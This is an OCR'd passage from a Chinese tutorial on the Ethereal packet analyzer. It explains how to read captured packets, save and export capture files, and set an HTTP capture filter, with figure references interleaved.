


图24




图23




图25




图26

“可以看到，Ethereal抓的包已经分析好了，而且显示效果非常棒，不但能最精确地显示出协议，在Ethereal的‘Info（信息）’一栏的描述中，往往能给该条数据最精确的描述，这在进行细致的数据分析时，非常令人省心。”

“得到数据后，选择File菜单下的Save或者Save as，会弹出保存对话框，可以将当前捕获的数据保存下来，供以后分析（图25）。”

“Ethereal也可以将数据导出为

其他格式。点击File菜单下的Export，可以看到Ethereal支持导出的格式非常的多！有明文文件，有脚本文件，有CSV等等，还有XML格式（图26）。”

“更为不错的是，Ethereal可以打开网络监视器或Sniffer pro等其他Sniffer抓获的数据文件，这样大大方便了数据的共享。”

“Ethereal有很多高级的用法，其中最重要的，也是和我们最息息相关的就是过滤功能了。在局域网中捕获数据时，会获得非常多的数据，如果使用人工找想要的数据，就好比大海捞针，希望非常渺茫。作为一个强大的Sniffer，Ethereal具有强大的过滤功能，辅助使用者分析数据的使用。”

“Ethereal的过滤方法有两种。”

“一种是在抓包时过滤。在抓包的时候，先定义好抓包过滤器，这样抓取时就只抓预先设定好的那些类型的数据包。”

“在Capture–>Option对话框中，点击Capture Filter，会弹出抓包过滤对话框。里面已经有了些过滤的例子字符串。比如，我想只抓HTTP的包，就选择HTTP TCP port 80，出现过滤的脚本是tcp port http，如图27。”

“点击OK，过滤脚本就会出现在Capture Filter一栏中（图28）。”




图27

